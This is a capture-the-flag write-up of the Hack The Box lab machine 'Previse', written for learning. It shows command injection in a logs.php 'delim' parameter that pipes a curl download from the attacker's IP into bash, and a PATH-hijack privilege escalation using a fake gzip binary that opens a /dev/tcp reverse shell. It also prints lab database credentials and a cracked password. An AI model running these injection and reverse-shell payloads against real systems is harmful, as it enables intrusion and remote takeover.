





Hack The Box


PEN-TESTING LABS



Previsé - Writeup HTB

Writeup Author :  [PierreAD](#)

Machine Author :  [M4lwhere](#)



I) Enumeration

```
sudo nmap -sV -A -O -p- previsa.htb
```

```

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-10 15:13 CEST
Nmap scan report for previse.htb (10.10.11.104)
Host is up (0.031s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
  256  bc:54:20:ac:17:23:bb:50:20:fd:e1:6e:62:0f:01:b5 (ECDSA)
  256  33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
http-cookie-flags:
  /:
    PHPSESSID:
      httponly flag not set
  http-server-header: Apache/2.4.29 (Ubuntu)
  http-title: Previse Login
Requested resource was login.php
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=8/10%OT=22%CT=1%CU=31537%PV=Y%DS=2%DC=T%G=Y%TM=61127B8
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%TS=A)
OS:OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54D
OS:ST11NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)ECN(R=N)T1(R=Y%DF=Y%T=40%
OS:0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T6(R=N)T7(R=Y%DF=Y%T=40%W=0%S=Z%A
OS:S+F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%R
OS:UCK=G%RUD=G)U1(R=N)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT ADDRESS
1 33.60 ms 10.10.14.1
2 33.70 ms previse.htb (10.10.11.104)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.44 seconds

```

After several minutes of enumeration I didn't find anything, so I search enumeration tools and I find : Autorecon tools

```
python3 autorecon.py -t 10.10.11.104
```

Output of this tool give me several web page files, that I don't see on my browser.



If I edit this file, and I see account registration web page

```
<nav class="uk-navbar-container" uk-navbar>
  <div class="uk-navbar-center">
    <ul class="uk-navbar-nav">
      <li class="uk-active"><a href="/index.php">Home</a></li>
      <li>
        <a href="accounts.php">ACCOUNTS</a>
        <div class="uk-navbar-dropdown">
          <ul class="uk-nav uk-navbar-dropdown-nav">
            <li><a href="accounts.php">CREATE ACCOUNT</a></li>
          </ul>
        </div>
      </li>
    </ul>
  </div>
</nav>
```

I deduce that I will have to subscribe to this web page which is inaccessible in graphics: so i will use the command line :

```
curl -X POST -H 'Content-Type: application/json' -d '{"username":"Pierre2","password":"Password123","confirm":"Password123"}' http://previs
```

Now, I can connect with my creds

[HOME](#)
[ACCOUNTS](#)
[FILES](#)
[MANAGEMENT MENU](#)
[PIERRE2](#)
[LOG OUT](#)

Files

Upload files below, uploaded files in table below

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	<input type="button" value="DELETE"/>

I can now download the backup web page file, and have access to source code, among the files are the creds of mysql databases

```
1 <?php
2
3 function connectDB(){
4     $host = 'localhost';
5     $user = 'root';
6     $passwd = 'mySQL_p@ssw0rd! :)';
7     $db = 'previse';
8     $mycon = new mysqli($host, $user, $passwd, $db);
9     return $mycon;
10 }
11
12 ?>
13
```

config.php

I analyse all source code files to find a way to have a shell, and i see that :

```
}

////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py ${_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
```


If i intercept the traffic with burp and i modify the 'delim' mysql, it's work :

Request

1 POST /logs.php HTTP/1.1
2 Host: previse.htb
3 User-Agent: Mozilla/5.0 (X11; CrOS armv7l 9592.96.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.114 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://previse.htb/index.php
8 Connection: close
9 Cookie: PHPSESSID=plrhrcut7sd7qld3scmc59uh8
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 11
14
15 delim=space

Response

1 HTTP/1.1 200 OK
2 Date: Tue, 10 Aug 2021 18:55:05 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: 0
5 Cache-Control: must-revalidate
6 Pragma: public
7 Content-Description: File Transfer
8 Content-Disposition: attachment; filename="out.log"
9 Content-Length: 2276
10 Connection: close
11 Content-Type: application/octet-stream
12
13 time user fileId
14 1622482496 malwhere 4
15 1622485614 malwhere 4
16 1622486215 malwhere 4
17 1622486218 malwhere 1
18 1622486221 malwhere 1
19 1622678056 malwhere 5
20 1622678059 malwhere 6
21 1622679247 malwhere 1
22 1622680894 malwhere 5
23 1622708567 malwhere 4
24 1622708573 malwhere 4
25 1622708579 malwhere 5
26 1622710159 malwhere 4
27 1622712633 malwhere 4
28 1622715674 malwhere 24
29 1622715842 malwhere 23
30 16227167471 malwhere 25




So now, i can use '&' char to add a command and pop shell :

```
delim=comma & curl http://10.10.14.11/rvsh.sh | bash
```

⇒ <https://www.urlencoder.org>

```
delim=comma%26curl+http%3a//10.10.14.11/rvsh.sh|bash
```

```
3 Content-Length: 52
4
5 delim=comma%26curl+http%3a//10.10.14.11/rvsh.sh|bash
```



Now, I have a shell, and since i have MySQL credentials i will use it to extract some information:

```
mysql -u root -p'mySQL_p@ssw0rd!:' -e "use previse;" -e "show tables ;"
```

```
mysql -u root -p'mySQL_p@ssw0rd!:' -e "use previse;" -e "show tables ;"
mysql: [Warning] Using a password on the command line interface can be insecure.
Tables in previse
accounts
files
```

```
mysql -u root -p'mySQL_p@ssw0rd!:' -e "use previse;" -e "select * from accounts ;"
```

```
mysql -u root -p'mySQL_p@ssw0rd!:' -e "use previse;" -e "select * from accounts ;"
mysql: [Warning] Using a password on the command line interface can be insecure.
id      username      password      created at
1       m4lwhere      $1$llol$DQpmdvnb7Eeu06UaqRItf.      2021-05-27 18:18:36
2       Pierre      $1$llol$s.H0zr9lUwCmtg4W/6puH0      2021-08-10 15:47:36
3       Pierre2      $1$llol$s.H0zr9lUwCmtg4W/6puH0      2021-08-10 15:47:49
4       parthenoun    $1$llol$T4owM7YNoFpDg7qo.B2UV0      2021-08-10 15:52:43
5       testt        $1$llol$4q7miYyT7CF/Yn53JkKmz.      2021-08-10 17:53:35
6       Doliec       $1$llol$XmhpWEnu..8zIIzrqVFq1.      2021-08-10 18:02:16
```

```
hashcat hash -m 500 /usr/share/wordlist/rockyou.txt
```

after 16 minutes : we have m4lwhere's password : **ilovecody112235!**

```
$1$llol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target.....: $1$llol$DQpmdvnb7Eeu06UaqRItf.
Time.Started.....: Tue Aug 10 21:51:33 2021, (16 mins, 12 secs)
Time.Estimated...: Tue Aug 10 22:07:45 2021, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8633 H/s (6.89ms) @ Accel:64 Loops:250 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 7413504/14344385 (51.68%)
Rejected.....: 0/7413504 (0.00%)
Restore.Point....: 7413248/14344385 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: ilovecody98 -> ilovecj9/21

Started: Tue Aug 10 21:49:23 2021
Stopped: Tue Aug 10 22:07:47 2021
peter@kali:~$ -
```

I can now connect to ssh with m4lwhere login

```

peter@kali:~$ ssh m4lwhere@previse.htb
m4lwhere@previse.htb's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Aug 10 20:22:19 UTC 2021

System load:  0.0               Processes:            247
Usage of /:   51.6% of 4.85GB   Users logged in:     0
Memory usage: 30%              IP address for eth0: 10.10.11.104
Swap usage:   0%

=> There is 1 zombie process.

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
gs

Last login: Tue Aug 10 18:15:31 2021 from 10.10.14.59
m4lwhere@previse$

```

Checks for sudo permissions

```

m4lwhere@previse$ sudo -l
User m4lwhere may run the following commands on previse:
(root) /opt/scripts/access_backup.sh
m4lwhere@previse$

```

This script execute backup of access_log file with gzip binary, but the path of gzip is not specified

```

m4lwhere@previse$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here
# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d) access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d) file_access.gz
m4lwhere@previse$

```

The goal now is to create our own 'malicious' gzip binary, and change the variable PATH :

```
m4lwhere@previse/tmp$ cat script.c
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(void)
{
    setreuid(geteuid(), geteuid());
    system("bash -c 'bash -i >& /dev/tcp/10.10.14.11/4848 0>&1'");
    return 0;
}
m4lwhere@previse/tmp$
```

Compile the binary

```
m4lwhere@previse/tmp$ gcc -o gzip script.c
m4lwhere@previse/tmp$
```


change the PATH variable :

```
PATH=/tmp/:$PATH
```

Execute the script with sudo permission :

```
m4lwhere@previse/tmp$
m4lwhere@previse/tmp$ sudo -u root /opt/scripts/access_backup.sh

```



```

Fichier Actions Éditer Vue Aide
peter@kali:~$ nc -lvbp 4848
listening on [any] 4848 ...
connect to [10.10.14.11] from previse.htb [10.10.11.104] 54588
root@previse/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@previse/tmp#
```

andd we are ROOT :